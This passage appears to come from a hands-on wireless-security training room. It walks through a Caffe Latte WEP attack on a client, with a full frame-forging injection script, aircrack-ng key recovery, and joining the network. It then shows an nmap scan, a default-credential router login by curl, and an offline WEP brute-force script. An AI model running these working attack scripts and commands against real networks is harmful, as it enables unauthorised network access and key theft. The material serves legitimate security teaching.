    3  10.946221 02:00:00:00:04:00 -> Broadcast  ARP 42 Who has 192.168.1.1? Tell 192.168.1.54
    5  11.940370 02:00:00:00:04:00 -> Broadcast  ARP 42 Who has 192.168.1.1? Tell 192.168.1.54

The first frame is the station's own request and the two below it are replays of it, byte for byte, including the address being asked about. The tool's replay assumes that the station at some point announced its own address in a gratuitous . If the station had done this, a verbatim replay of that frame would be a question the station is obliged to answer. This station holds a long-lived lease, and it only ever asks after its gateway. As such, each replay asks who owns 192.168.1.1. The station is not 192.168.1.1, so the station correctly says nothing. The counters in the aireplay-ng output were accurate, and every frame the tool reported as sent was really sent. However, every one of those frames asked about 192.168.1.1, and the station does not answer for that address.

When we use any injection tool, we should judge the run by what the target does in response. The lack of an error message does not tell us that the run is working. If the send rate is in the hundreds and the initialisation vector count stays flat, frames are going out and nothing is coming back. We can stop that capture now. The attack itself will use a new, clean capture.

Flipping the Request

What is needed is the same frame asking a different question. The frame is encrypted and we do not have the key, so we have to change the question without decrypting anything. WEP allows this because of the way it checks the integrity of each frame. The strength of the cipher does not make any difference to this attack.

We can change the frame with the bit-flipping attack described in the Inside a WEP Frame task, and correct its encrypted ICV without the key.

The bytes to change here are known. An ARP request carries its sender and target addresses at fixed offsets. As such, the only genuine unknown is the value we need to write into the last byte of the target address. The right value makes the request ask about the station's own address. There are 256 possible values for this byte, and only one of them is right. The cheapest way to find the right value is to try all 256 values and watch which one draws a reply. Write the following to /tmp/cafelatte/latte.py.

#!/usr/bin/env python3
"""
Caffe Latte: recover a WEP key from a CLIENT.

We never learn the key. We take one encrypted ARP request the victim emitted,
bit-flip the ciphertext so the request now asks for the victim's OWN address,
repair the encrypted CRC (CRC32 is linear, so a known plaintext delta maps to a
known ICV delta), and send it back. The victim answers every copy with a fresh
IV. Harvest enough IVs and PTW recovers the key.

Unknown plaintext: the two IP addresses. We brute the last byte of the target
IP over all 256 values - one of them is the victim's own address.
Known plaintext: LLC/SNAP, the ARP fixed fields, the all-zero target MAC, and
the ARP sender MAC (it must equal the 802.11 source address, which is in clear).
"""
import socket, struct, sys, time, zlib, threading

IFACE  = "wlan5"
BSSID  = bytes.fromhex("020000000400")   # our rogue AP
CLIENT = bytes.fromhex("6432a8563256")   # the victim
FAKESA = bytes.fromhex("001122334455")   # the host we pretend is asking
RTAP   = b"\x00\x00\x08\x00\x00\x00\x00\x00"   # minimal radiotap

PLEN   = 36          # LLC/SNAP(8) + ARP(28)
ZERO   = zlib.crc32(b"\x00" * PLEN) & 0xffffffff


def crc_delta(mask: bytes) -> int:
    """CRC32 is affine, so crc(P^M) ^ crc(P) = crc(M) ^ crc(0) for fixed len."""
    return (zlib.crc32(mask) ^ ZERO) & 0xffffffff


def is_victim_arp(b: bytes) -> bool:
    return (len(b) == 68                      # 24 hdr + 4 iv + 36 body + 4 icv
            and (b[0] & 0x0c) == 0x08         # type data
            and (b[1] & 0x03) == 0x01         # ToDS only
            and (b[1] & 0x40)                 # protected
            and b[4:10] == BSSID              # addr1 = bssid
            and b[10:16] == CLIENT            # addr2 = victim
            and b[16:22] == b"\xff" * 6)      # addr3 = broadcast


def grab_seed(sock, deadline):
    """Wait for one encrypted ARP request from the victim."""
    while time.time() < deadline:
        raw = sock.recv(4096)
        if len(raw) < 8:
            continue
        rtlen = struct.unpack_from("<H", raw, 2)[0]
        f = raw[rtlen:]
        if is_victim_arp(f):
            return f
    return None


def build(seed, d, seq):
    """One flipped copy: target-IP last byte XOR d, sender rewritten to FAKESA."""
    iv, ct, icv = seed[24:28], seed[28:64], seed[64:68]

    mask = bytearray(PLEN)
    for i in range(6):                     # ARP sender MAC -> FAKESA
        mask[16 + i] = CLIENT[i] ^ FAKESA[i]
    mask[25] = 0x80                        # sender IP: just make it != victim's
    mask[35] = d                           # target IP: the byte we are guessing

    body = bytes(a ^ b for a, b in zip(ct, mask))
    dl = crc_delta(bytes(mask))
    newicv = bytes(a ^ b for a, b in zip(icv, struct.pack("<I", dl)))

    hdr = bytearray(24)
    hdr[0] = 0x08                          # data
    hdr[1] = 0x42                          # FromDS + Protected
    hdr[4:10] = CLIENT                     # addr1 = DA  = victim
    hdr[10:16] = BSSID                     # addr2 = BSSID
    hdr[16:22] = FAKESA                    # addr3 = SA
    struct.pack_into("<H", hdr, 22, (seq & 0xfff) << 4)
    return RTAP + bytes(hdr) + iv + body + newicv


def main():
    mode = sys.argv[1] if len(sys.argv) > 1 else "hunt"
    secs = int(sys.argv[2]) if len(sys.argv) > 2 else 60

    rx = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(3))
    rx.bind((IFACE, 0))
    rx.settimeout(5)
    tx = socket.socket(socket.AF_PACKET, socket.SOCK_RAW)
    tx.bind((IFACE, 0))

    print("[*] waiting for an encrypted ARP request from the victim ...")
    seed = grab_seed(rx, time.time() + 180)
    if not seed:
        print("[!] no seed packet captured"); return 1
    print("[+] seed captured, IV %s" % seed[24:27].hex())

    if mode == "hunt":
        # Which last byte makes the victim answer? Send each guess in a burst
        # and count victim transmissions while it is in flight.
        counts = {}
        for d in range(256):
            rx.settimeout(0.001)
            while True:                                  # drain
                try: rx.recv(4096)
                except Exception: break
            for n in range(12):
                tx.send(build(seed, d, n))
            got = 0
            rx.settimeout(0.25)
            t_end = time.time() + 0.25
            while time.time() < t_end:
                try: raw = rx.recv(4096)
                except Exception: break
                rtlen = struct.unpack_from("<H", raw, 2)[0]
                f = raw[rtlen:]
                if len(f) > 24 and f[10:16] == CLIENT and (f[0] & 0x0c) == 0x08:
                    got += 1
            if got:
                counts[d] = got
                print("[+] delta 0x%02x -> %d victim frames" % (d, got))
        if not counts:
            print("[!] no delta produced a reply"); return 1
        best = max(counts, key=counts.get)
        print("[*] best delta = 0x%02x" % best)
        open("/tmp/cafelatte/delta", "w").write(str(best))
        return 0

    # harvest
    best = int(open("/tmp/cafelatte/delta").read().strip())
    print("[*] harvesting with delta 0x%02x for %ds" % (best, secs))
    pre = [build(seed, best, n) for n in range(4096)]
    end, sent, i = time.time() + secs, 0, 0
    while time.time() < end:
        tx.send(pre[i & 0xfff]); i += 1; sent += 1
        if sent % 2000 == 0:
            time.sleep(0.001)
    print("[+] sent %d flipped frames" % sent)
    return 0


sys.exit(main())

The script runs in two modes. hunt captures one encrypted ARP request from the station, sends twelve copies of it at each of the 256 candidate values in turn, and counts how many frames the station transmits while each burst is in flight. harvest takes the winning value and sends that one flipped frame as fast as the radio allows for a given number of seconds. Both rewrite the sender address in the request to 00:11:22:33:44:55 as well, so the station believes some other host is asking and replies to that host rather than to itself.

First, we can start a clean capture in the third terminal.

Terminal
user@debian-thm:~$ sudo airodump-ng -c 11 --bssid 02:00:00:00:04:00 -w /tmp/cafelatte/latte wlan5

Then, we can run the script in hunt mode.

Terminal
user@debian-thm:~$ sudo python3 -I /tmp/cafelatte/latte.py hunt
[*] waiting for an encrypted ARP request from the victim ...
[+] seed captured, IV 6d8601
[+] delta 0x03 -> 1 victim frames
[+] delta 0x33 -> 1 victim frames
[+] delta 0x37 -> 12 victim frames
[+] delta 0x8d -> 1 victim frames
[*] best delta = 0x37

From the above output, we can see that one value, 0x37, drew far more victim frames than any other. The original request asks after the gateway, whose last byte is 0x01. A delta of 0x37 turns that byte into 0x36, which is 54 in decimal, and 192.168.1.54 is the address the station answers for. Every other value scoring a frame or two is the station's own background traffic arriving during a burst. This is why the count decides the winner rather than the bare presence of a reply. Your own list will not match the one above. This is because the background frames that land inside each quarter second are a matter of timing. The delta with a double-figure count is still the one the script picks.

Recovering the Key From the Client

Now that we have a value that provokes an answer, we only need to send it for long enough. Three hundred seconds is enough, putting a quarter of a million initialisation vectors into the capture.

Terminal
user@debian-thm:~$ sudo python3 -I /tmp/cafelatte/latte.py harvest 300
[*] waiting for an encrypted ARP request from the victim ...
[+] seed captured, IV 6d863a
[*] harvesting with delta 0x37 for 300s
[+] sent 1239285 flipped frames

Over a million copies of a single forged question go out, and the station answers every one of them. Each answer is a fresh frame encrypted under the key the station remembers. Each of these frames carries a fresh initialisation vector into the capture. The station has no way to distinguish this from an ordinary busy network. Point aircrack-ng at the file and restrict it to the rogue's BSSID.

Terminal
user@debian-thm:~$ sudo aircrack-ng -b 02:00:00:00:04:00 /tmp/cafelatte/latte-01.cap
Reading packets, please wait...
Opening /tmp/cafelatte/latte-01.cap
Read 706898 packets.
1 potential targets
Attack will be restarted every 5000 captured ivs.
Got 284989 out of 280000 IVs   Starting PTW attack with 284989 ivs.
                         KEY FOUND! [ <key> ]
	Decrypted correctly: 100%

This is the same key that the capture in the earlier task produced, and it came from the same statistical attack. This time, the real access point played no part in the attack. We could test to see if the real access point was involved by reading the capture with tshark.

Terminal
user@debian-thm:~$ tshark -r /tmp/cafelatte/latte-01.cap -T fields -e wlan.bssid | sort | uniq -c
 706898 02:00:00:00:04:00
user@debian-thm:~$ tshark -r /tmp/cafelatte/latte-01.cap -Y "wlan.addr==f0:9f:c2:71:22:11" | wc -l
0

Every frame in the file carries the rogue's , and the real access point appears in none of them. It was on another channel throughout, and the monitor interface never left channel 11 once the station had moved. We configured the rogue with wep_key0=0123456789, so nothing we used held the real key before aircrack-ng printed it. Stop hostapd-mana and the capture, then return both radios to managed mode.

Terminal
user@debian-thm:~$ for i in wlan4 wlan5; do sudo ip link set $i down; sudo iw dev $i set type managed; sudo ip link set $i up; done

This means that a WEP network is compromised as soon as a station that has used it leaves the building. The station still has the key stored in its profile when it leaves. Turning the access point off does not take the key back from that station. Every laptop, handset and scanner that has joined the network still has the key. Each of these devices will use the key with any access point that advertises the network name. In the earlier tasks, we looked at what the network itself will allow. In this task, we looked at what a station that has used the network will accept from an access point. The Attacking Wi-Fi Clients room builds on this.

Answer the questions below
Which line does hostapd-mana log when the victim station associates with the rogue access point?

Now that we hold the key, we can join the network ourselves. The procedure for joining a network with a recovered key is the same one that we used when connecting to Home-2G in the Attacking Open and WPA2-PSK Networks room. The only part that changes is the configuration file.

The wpa_passphrase helper that we used previously is of no use to us here. The helper exists to run the PBKDF2 derivation. The PBKDF2 derivation turns a passphrase and SSID into a pre-shared key. WEP does not perform any such derivation. WEP uses its key directly, exactly as it is configured, so we have to write the file by hand. Write the following to homelegacy.conf, substituting the ten hexadecimal characters recovered in the previous task. They go in without the colons that aircrack-ng printed:

network={
    ssid="Home-Legacy"
    key_mgmt=NONE
    wep_key0=<key>
    wep_tx_keyidx=0
}

We can start with the key_mgmt=NONE line. In the WPA2 profile that we wrote in the Attacking Open and WPA2-PSK Networks room, key management was handled by the four-way handshake. The four-way handshake authenticates both parties and derives fresh per-session keys before any data flows. WEP has no equivalent of the four-way handshake. On a WEP network, there is nothing for the supplicant to negotiate or manage. The key_mgmt=NONE line tells the supplicant that there is no key management to do. The static key is installed into the radio and used immediately. The wep_key0 line holds the key as ten hexadecimal characters with no colons or other separators, so we strip the colons that aircrack-ng printed before we paste the value in. The wep_tx_keyidx=0 line selects key 0 as the one to encrypt with. This is the same key index that we read out of the capture in the Inside a WEP Frame task. The standard allows up to four keys so that keys can be rotated. In practice, the extra keys are almost never used.

Bring up the connection on the managed radio and confirm the association.

Terminal
user@debian-thm:~$ sudo wpa_supplicant -B -i wlan1 -c homelegacy.conf
Successfully initialized wpa_supplicant
user@debian-thm:~$ sudo iw dev wlan1 link
Connected to f0:9f:c2:71:22:11 (on wlan1)
	SSID: Home-Legacy
	freq: 2422
	RX: 1301 bytes (26 packets)
	TX: 340 bytes (4 packets)
	signal: -30 dBm
	tx bitrate: 1.0 MBit/s

	bss flags:	short-slot-time
	dtim period:	2
	beacon int:	100

That confirmation is weaker than the equivalent on a WPA2 network. On a network, association succeeds whether or not the key is correct. Open system authentication does not verify anything, and no handshake follows it to catch the mistake. If our key were wrong, we would get exactly the output above, and then the link would silently fail to move any data. We will only know whether the key is correct after we request an address over DHCP in the next step. If a network appears connected but never completes DHCP, this is usually a sign that the key is slightly wrong.

Next, we can request an address on wlan1 with dhclient.

Terminal
user@debian-thm:~$ sudo dhclient -v wlan1
...
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 5
DHCPOFFER of 192.168.1.23 from 192.168.1.1
DHCPREQUEST for 192.168.1.23 on wlan1 to 255.255.255.255 port 67
DHCPACK of 192.168.1.23 from 192.168.1.1
bound to 192.168.1.23 -- renewal in 37778 seconds.

From the above output, we can see that the DHCP server at 192.168.1.1 gave us a lease. This proves that our key is correct. The request and the response both had to be encrypted and decrypted correctly for the exchange to complete at all. Our address may differ from the one in the example, because the host part is drawn from a pool. Our address will always be on 192.168.1.0/24. The gateway and DHCP server will always be at 192.168.1.1.

A wrong WEP key and a correct one run the same three steps, the supplicant starting with key_mgmt=NONE, open system authentication that tests nothing, and an association that reports Connected to f0:9f:c2:71:22:11 either way. The paths separate only at DHCP, where the wrong key gets no answer and the frames are dropped as noise while the link still reads as connected, and the correct key completes DHCPOFFER through DHCPACK and is bound to 192.168.1.23, with a closing note that WPA2's four-way handshake rejects a wrong passphrase before any data moves.

Looking Around

Now that we have a routable address, we can check which other hosts are on the network with a ping scan from nmap.

Terminal
user@debian-thm:~$ sudo nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-08-26 09:41 CEST
Nmap scan report for 192.168.1.1
Host is up (0.00018s latency).
MAC Address: F0:9F:C2:71:22:11 (Ubiquiti Networks)
Nmap scan report for 192.168.1.54
Host is up (0.00016s latency).
MAC Address: 64:32:A8:56:32:56 (Intel Corporate)
Nmap scan report for 192.168.1.23
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.95 seconds

From the above output, we can see that three hosts are up. These are the gateway, our newly leased address and one other client at 192.168.1.54. The client at 192.168.1.54 is the chatty station whose traffic supplied most of the initialisation vectors that we collected earlier. The MAC Address lines tie each host back to the scan from the Wi-Fi Fundamentals and Reconnaissance room. In that scan, F0:9F:C2:71:22:11 was the access point, and 64:32:A8:56:32:56 was the station associated with it. Our own host does not report a MAC address in the scan. This is how we can tell its row apart from the rest. The gateway runs the same router configuration panel that we met in the Wi-Fi Fundamentals and Reconnaissance room and the Attacking Open and WPA2-PSK Networks room. As on those networks, the credentials that a vendor ships are the first thing to try, and they are very often still in place.

Next, we can log in to the panel with the vendor's default credentials using curl, and then request index.php with the cookie that the login saved to cookies.txt.

Terminal
user@debian-thm:~$ curl -s -c cookies.txt -d "Username=admin&Password=admin&Submit=Submit" http://192.168.1.1/login.php -o /dev/null
user@debian-thm:~$ curl -s -b cookies.txt http://192.168.1.1/index.php
<!DOCTYPE html>
<html>
<head>
    <title>WiFi Router Configuration</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
...
Welcome admin<br><br>Flag: <button onclick="copyFlagToClipboard('THM{REDACTED}')">THM{REDACTED}</button>

From the above output, we can see that the panel gives the flag to this account without any further work. This is different from what happened on the WPA2 network. On Home-2G in the Attacking Open and WPA2- Networks room, the same default credentials logged us in, but the panel told us plainly that the flag belonged to another user. This forced us to steal another user's session, and that detour took up the of that room. On this network, the default credentials give us the flag straight away. This fits the kind of network that is still running WEP. If nobody has changed the configuration since the encryption was chosen, it is unlikely that anybody has changed the administrative password either. In many cases, we will find both of these problems on the same network.

This network also has a service account. The name of this account is taken from the encryption scheme. It is not taken from the . The password of this account is the WEP key that we just recovered. Reusing a network key as a service password is a common habit on small installations. The person who chose the network key is very often the same person who chose the service password. As such, we should try a recovered wireless key against every login that we encounter from this point on.

Answer the questions below
Which key_mgmt value does a WEP profile use in wpa_supplicant?
What is the flag from the WEP network?

As described in the Inside a Frame task, a receiver decrypts each WEP frame and checks the ICV in the last four bytes of the decrypted data.

The ICV checksum is calculated without using a key at all. It is an ordinary CRC32 over the plaintext. This means that anyone can perform the same test that the receiver performs. They only need to be able to decrypt the frame. If we have one captured frame and a guess at the key, we can run the same test ourselves. The test uses the same decryption and CRC32 comparison that we ran in the Inside a WEP Frame task, with the guess in place of the key. A wrong key produces noise, and noise satisfies a 32-bit checksum roughly once in four billion attempts. This means that we can use any encrypted frame to check whether a guessed key is the key that encrypted it.

Nothing in that test involves the network. The test does not need an association with the network or any injection. The test also does not need a handshake or a second party. The test does not need a radio at all. A candidate key is checked entirely offline against bytes already on disk. This is what makes an exhaustive search of the keyspace conceivable at all. The WEP search is different from the crack in the Attacking Open and WPA2- Networks room. In that room, a single candidate cost 8192 HMAC-SHA1 iterations against the captured handshake. Here, a single candidate costs one 256-step RC4 key schedule and one frame.

Lab note: Nothing later in the room depends on the work below. It transmits nothing, touches no radio at all and runs entirely on the lab machine. It does depend on the key already recovered with aircrack-ng, because the narrowing used further down is built from it.

One Frame Is Enough

For this exercise, we only need a single encrypted data frame from the target. This means that we no longer have the problem of collecting frames that we had for the statistical attack. The wep-01.cap file that we wrote in the Capturing Initialisation Vectors task already holds tens of thousands of them, and we will use it throughout this task. Any capture of F0:9F:C2:71:22:11 serves just as well.

Writing the Oracle

We can write the whole check ourselves as a short Python script. Save the following as wepicv.py, in the same directory as the capture.

#!/usr/bin/env python3
"""
wepicv.py - recover a 40-bit WEP key from a captured frame by brute force
            over a NARROWED keyspace, using the frame's own ICV as the oracle.

WEP encrypts  plaintext || CRC32(plaintext)  with RC4 keyed by  IV || key.
The ICV is an unkeyed checksum of the data it protects, so anyone who guesses
the key correctly can prove it offline against a single captured frame:
decrypt, recompute the CRC32, compare. No handshake, no AP, no injection.

The keyspace is narrowed with a mask:
    hex digit  fixed nibble (known)
    ?          unknown nibble, 0-f
    X          this nibble repeats the nibble immediately before it

Usage:
    wepicv.py <capture.cap> --bssid F0:9F:C2:71:22:11 --mask <mask>
    wepicv.py <capture.cap> --bssid ... --mask <key> --show      # decrypt only
"""
import argparse
import struct
import sys
import time
from binascii import crc32

SBOX = bytes(range(256))


# ---------------------------------------------------------------- capture ---
def frames(path):
    """Yield raw 802.11 MPDUs from a DLT_IEEE802_11 (105) pcap."""
    data = open(path, "rb").read()
    magic = data[:4]
    if magic == b"\xd4\xc3\xb2\xa1":
        end = "<"
    elif magic == b"\xa1\xb2\xc3\xd4":
        end = ">"
    else:
        sys.exit("not a pcap file: magic %s" % magic.hex())
    linktype = struct.unpack(end + "I", data[20:24])[0]
    if linktype != 105:
        sys.exit("expected DLT_IEEE802_11 (105), got %d" % linktype)
    off = 24
    while off + 16 <= len(data):
        _, _, caplen, _ = struct.unpack(end + "IIII", data[off:off + 16])
        off += 16
        if off + caplen > len(data):
            break                       # truncated final record
        yield data[off:off + caplen]
        off += caplen


def parse_wep(mpdu, bssid):
    """Return (iv, keyid, ciphertext, addrs) for a protected data frame, else None."""
    if len(mpdu) < 34:
        return None
    fc0, fc1 = mpdu[0], mpdu[1]
    if (fc0 >> 2) & 3 != 2:             # type 2 = data
        return None
    if not fc1 & 0x40:                  # Protected Frame bit
        return None
    tods, fromds = fc1 & 1, (fc1 >> 1) & 1
    hdr = 30 if (tods and fromds) else 24
    if fc0 & 0x80:                      # QoS data subtype -> 2 byte QoS Control
        hdr += 2
    a1 = mpdu[4:10]
    a2 = mpdu[10:16]
    a3 = mpdu[16:22]
    if bssid not in (a1, a2, a3):
        return None
    body = mpdu[hdr:]
    # 802.11 FCS is a CRC32 over the whole MPDU; it is present in some captures
    # and stripped in others. Detect it without needing any key.
    if len(body) > 8 and crc32(mpdu[:-4]) & 0xFFFFFFFF == struct.unpack("<I", mpdu[-4:])[0]:
        body = body[:-4]
    if len(body) < 8:
        return None
    return mpdu[hdr:hdr + 3], mpdu[hdr + 3] >> 6, body[4:], (a1, a2, a3)


# -------------------------------------------------------------------- RC4 ---
def rc4_decrypt(seed, ct):
    S = bytearray(SBOX)
    j = 0
    sl = len(seed)
    for i in range(256):
        j = (j + S[i] + seed[i % sl]) & 255
        S[i], S[j] = S[j], S[i]
    out = bytearray(len(ct))
    i = j = 0
    for n, c in enumerate(ct):
        i = (i + 1) & 255
        j = (j + S[i]) & 255
        S[i], S[j] = S[j], S[i]
        out[n] = c ^ S[(S[i] + S[j]) & 255]
    return bytes(out)


def icv_ok(seed, ct):
    pt = rc4_decrypt(seed, ct)
    return crc32(pt[:-4]) & 0xFFFFFFFF == struct.unpack("<I", pt[-4:])[0]


# ------------------------------------------------------------------- mask ---
def expand(mask):
    """Yield every 5-byte key the mask allows, in order."""
    mask = mask.lower().replace(":", "")
    if len(mask) != 10:
        sys.exit("mask must be 10 nibbles for a 40-bit key")
    slots = []                          # (index, kind, arg)
    for i, c in enumerate(mask):
        if c in "0123456789abcdef":
            slots.append(("fix", int(c, 16)))
        elif c == "?":
            slots.append(("var", None))
        elif c == "x":
            if i == 0:
                sys.exit("X cannot be the first nibble")
            slots.append(("ref", i - 1))
        else:
            sys.exit("bad mask character %r" % c)
    var = [i for i, s in enumerate(slots) if s[0] == "var"]
    nib = [0] * 10
    for i, s in enumerate(slots):
        if s[0] == "fix":
            nib[i] = s[1]
    total = 16 ** len(var)
    for n in range(total):
        v = n
        for i in reversed(var):
            nib[i] = v & 15
            v >>= 4
        for i, s in enumerate(slots):
            if s[0] == "ref":
                nib[i] = nib[s[1]]
        yield bytes(nib[i] << 4 | nib[i + 1] for i in range(0, 10, 2))


def space_size(mask):
    return 16 ** sum(1 for c in mask.lower() if c == "?")


# ------------------------------------------------------------------ crack ---
def crack(iv, ct, mask, confirm, report=250000):
    """Brute force the mask against one frame's ICV, confirm hits on others."""
    t0 = ct[0] ^ 0xAA                   # every 802.11 data frame starts LLC/SNAP
    t1 = ct[1] ^ 0xAA                   # aa aa 03 ..., so two keystream bytes
    start = time.time()                 # are enough to drop 65535 of 65536 keys
    tried = 0
    nxt = report
    for key in expand(mask):
        tried += 1
        if tried == nxt:
            nxt += report
            el = time.time() - start
            print("  %9d keys  %6.1fs  %7.0f keys/s" % (tried, el, tried / el))
        # --- RC4 KSA, inlined: the seed is always 8 bytes for a 40-bit key ---
        S = bytearray(SBOX)
        j = 0
        kk = (iv + key) * 32            # 256 bytes, avoids a modulo per step
        for i, ki in enumerate(kk):
            si = S[i]
            j = (j + si + ki) & 255
            S[i] = S[j]
            S[j] = si
        # --- two keystream bytes: cheap reject before touching the rest ---
        a = S[1]
        S[1], S[a] = S[a], S[1]
        if S[(S[1] + a) & 255] != t0:
            continue
        b = (a + S[2]) & 255
        S[2], S[b] = S[b], S[2]
        if S[(S[2] + S[b]) & 255] != t1:
            continue
        # --- survivor: decrypt in full and let the ICV decide ---
        if icv_ok(iv + key, ct):
            if all(icv_ok(iv2 + key, ct2) for iv2, ct2 in confirm):
                el = time.time() - start
                return key, tried, el
    return None, tried, time.time() - start


def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("capture")
    ap.add_argument("--bssid", required=True)
    ap.add_argument("--mask", required=True)
    ap.add_argument("--show", action="store_true", help="decrypt a frame and stop")
    args = ap.parse_args()

    bssid = bytes.fromhex(args.bssid.replace(":", ""))
    seen, pool = set(), []
    for mpdu in frames(args.capture):
        p = parse_wep(mpdu, bssid)
        if not p:
            continue
        iv, keyid, ct, addrs = p
        if iv in seen:                  # distinct IVs, so a hit is not luck
            continue
        seen.add(iv)
        pool.append((iv, keyid, ct, addrs))
        if len(pool) >= 4:
            break
    if len(pool) < 4:
        sys.exit("need 4 WEP data frames, found %d" % len(pool))

    pool.sort(key=lambda p: len(p[2]))  # shortest first: fewer RC4 bytes per test
    print("target BSSID %s" % args.bssid)
    for iv, keyid, ct, addrs in pool:
        print("  IV %s keyid %d  %3d bytes ciphertext  %s -> %s"
              % (iv.hex(), keyid, len(ct), addrs[1].hex(":"), addrs[0].hex(":")))
    iv, _, ct, _ = pool[0]
    confirm = [(p[0], p[2]) for p in pool[1:3]]

    if args.show:
        pt = rc4_decrypt(iv + bytes.fromhex(args.mask), ct)
        ok = crc32(pt[:-4]) & 0xFFFFFFFF == struct.unpack("<I", pt[-4:])[0]
        print("\nplaintext (%d bytes), ICV %s" % (len(pt) - 4, "valid" if ok else "INVALID"))
        print(pt[:-4].hex(" "))
        return

    print("\nkeyspace %s -> %d candidates" % (args.mask, space_size(args.mask)))
    key, tried, el = crack(iv, ct, args.mask, confirm)
    if key:
        print("\nKEY FOUND  %s   (%s)" % (key.hex(), key.hex(":")))
        print("  %d candidates in %.1fs (%.0f keys/s), confirmed on %d further frames"
              % (tried, el, tried / el, len(confirm)))
    else:
        print("\nNO KEY. keyspace exhausted: %d candidates in %.1fs (%.0f keys/s)"
              % (tried, el, tried / el))
        print("  the key is not in this keyspace, so the narrowing assumption was wrong")
        sys.exit(1)


if __name__ == "__main__":
    main()

The file divides into four parts and the banner comments mark them. The frames and parse_wep functions are used to read the capture. They walk the pcap record by record, and they keep only the protected data frames whose address fields mention the target BSSID. From each of these frames, they split out the three-byte initialisation vector, the key index and the ciphertext. The script collects four frames with distinct initialisation vectors instead of only one, so that a hit on the first frame can be re-tested against the others. The frames are sorted shortest first, because a shorter ciphertext means fewer RC4 bytes spent per candidate.

The rc4_decrypt and icv_ok functions are used as the oracle. These two functions come to about twenty-five lines. They do the same RC4 key scheduling, keystream generation and CRC32 comparison as wep-decrypt.py did in the Inside a WEP Frame task. This is all that the verification step in a cracker does. A cracking tool uses this same check to decide that a key is correct.

The expand function is used to turn a mask into the sequence of keys that the mask allows. A hexadecimal digit in the mask fixes that nibble. A question mark in the mask leaves that nibble free across all sixteen values. An X in the mask repeats the nibble immediately before it. The crack function is used to run the search. The crack function also rejects most candidates early. Every 802.11 data frame opens with an LLC/SNAP header whose first bytes are fixed, so two bytes of keystream are known in advance for any frame. A candidate that fails to produce those two bytes is abandoned after two steps of the generation loop, instead of after decrypting a thousand bytes. This early check discards 65,535 of every 65,536 candidates before the checksum is ever reached.

Reading One Frame With the Key

First, we can supply the key that aircrack-ng already recovered and add --show. The script will decrypt a single frame and stop. This confirms that the capture parses and that the oracle agrees with a key that we know is right. We should check this before we use the oracle to test keys that might be wrong.

Terminal
user@debian-thm:~$ python3 wepicv.py wep-01.cap --bssid F0:9F:C2:71:22:11 --mask <key> --show
target BSSID F0:9F:C2:71:22:11
  IV 64498e keyid 0  1040 bytes ciphertext  64:32:a8:56:32:56 -> f0:9f:c2:71:22:11
  IV f8b243 keyid 0  1040 bytes ciphertext  f0:9f:c2:71:22:11 -> 64:32:a8:56:32:56
  IV 64498f keyid 0  1040 bytes ciphertext  64:32:a8:56:32:56 -> f0:9f:c2:71:22:11
  IV f8b244 keyid 0  1040 bytes ciphertext  f0:9f:c2:71:22:11 -> 64:32:a8:56:32:56

plaintext (1036 bytes), ICV valid
aa aa 03 00 00 00 08 00 45 00 04 04 79 05 40 00 40 01 3a 6c c0 a8 01 36 c0 a8
01 01 08 00 34 fb 1d 31 0c 7f 5d d4 d6 6a 00 00 00 00 c9 98 09 00 00 00 00 00
00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19

The dump is printed on one line and runs on for the full 1036 bytes, so only its opening is reproduced above. From the above output, we can see the four frames that the script selected. Each of these frames has its own initialisation vector and its own direction. The addresses are the access point and the station that the subnet scan already identified. ICV valid is the oracle returning true. The hex dump beneath it is the decrypted plaintext. The bytes aa aa 03 00 00 00 and 08 00 are the same LLC/SNAP header and IPv4 ethertype that we read in the Inside a WEP Frame task. The two free keystream bytes come from this header. A little further along, the bytes c0 a8 01 36 are 192.168.1.54 written in hexadecimal, and this is the station. The bytes c0 a8 01 01 are 192.168.1.1 written in hexadecimal, and this is the gateway. The dump runs on for the length of the frame and is cut short above.

Narrowing the Search

A 40-bit key admits 1,099,511,627,776 possibilities. The rate that this implementation sustains on the lab machine is of the order of thirteen thousand candidates a second, as we will measure further down. If we divide one by the other, a full search with this single-threaded Python script would take something near two years and eight months. The exact figure changes with whatever else the machine is doing. A tuned implementation in C could reach ten million candidates a second. A full search with that implementation would still take about thirty hours. As such, a full brute force search is not a practical way for us to recover a WEP key.

If we want the search to be tractable, we need an assumption that shrinks the space. Whether such an assumption is honest depends entirely on where it came from. We can treat two kinds of assumption as legitimate. The first kind is a flaw in the key generator. The Neesus Datacom routine is an example, and it shipped on a large class of 2000s hardware. This routine folded an ASCII passphrase into a 21-bit seed. As such, the 40-bit keys that it produced only ever occupied a space of 2,097,152. This is known as Newsham's 21-bit attack. In this case, the vendor's key generator had already narrowed the space before any attacker started. The second kind is partial disclosure, where part of the key is already known from somewhere other than the radio. For example, part of the key could come from a management page that masks all but the first half of the key. Part of the key could come from a photograph of the label on the underside of a router. Part of the key could come from a configuration backup with the tail removed. Part of the key could also come from a glimpse over a shoulder.

The third kind is an assumption that is invented because it resembles how people behave. An assumption of this kind is not legitimate. We can see what one of these assumptions costs by running it against the capture.

When the Assumption Is Wrong

The guess that we will test here is that every byte of the key is a repeated hexadecimal digit. A person tends to produce this shape when typing something memorable into a field that will accept nothing but hexadecimal. We can state this guess with the mask ?X?X?X?X?X. This mask has five free nibbles, and each of them is immediately repeated. This mask admits sixteen to the fifth candidates, or 1,048,576. Next, we can run the script against wep-01.cap with this mask.

Terminal
user@debian-thm:~$ python3 wepicv.py wep-01.cap --bssid F0:9F:C2:71:22:11 --mask '?X?X?X?X?X'
keyspace ?X?X?X?X?X -> 1048576 candidates
     250000 keys    21.7s    11538 keys/s
     500000 keys    40.3s    12392 keys/s
     750000 keys    57.9s    12944 keys/s
    1000000 keys    74.9s    13346 keys/s

NO KEY. keyspace exhausted: 1048576 candidates in 78.4s (13367 keys/s)
  the key is not in this keyspace, so the narrowing assumption was wrong

From the above output, we can see that no key was found. The script had to test every candidate in the keyspace before it could report that. The key in use contains a byte whose two nibbles differ, and no repeated-digit pattern can produce a byte like that. A narrowed brute force cannot tell the difference between an assumption that was wrong and a key that does not exist. In both cases, the search has to test every candidate in the keyspace.

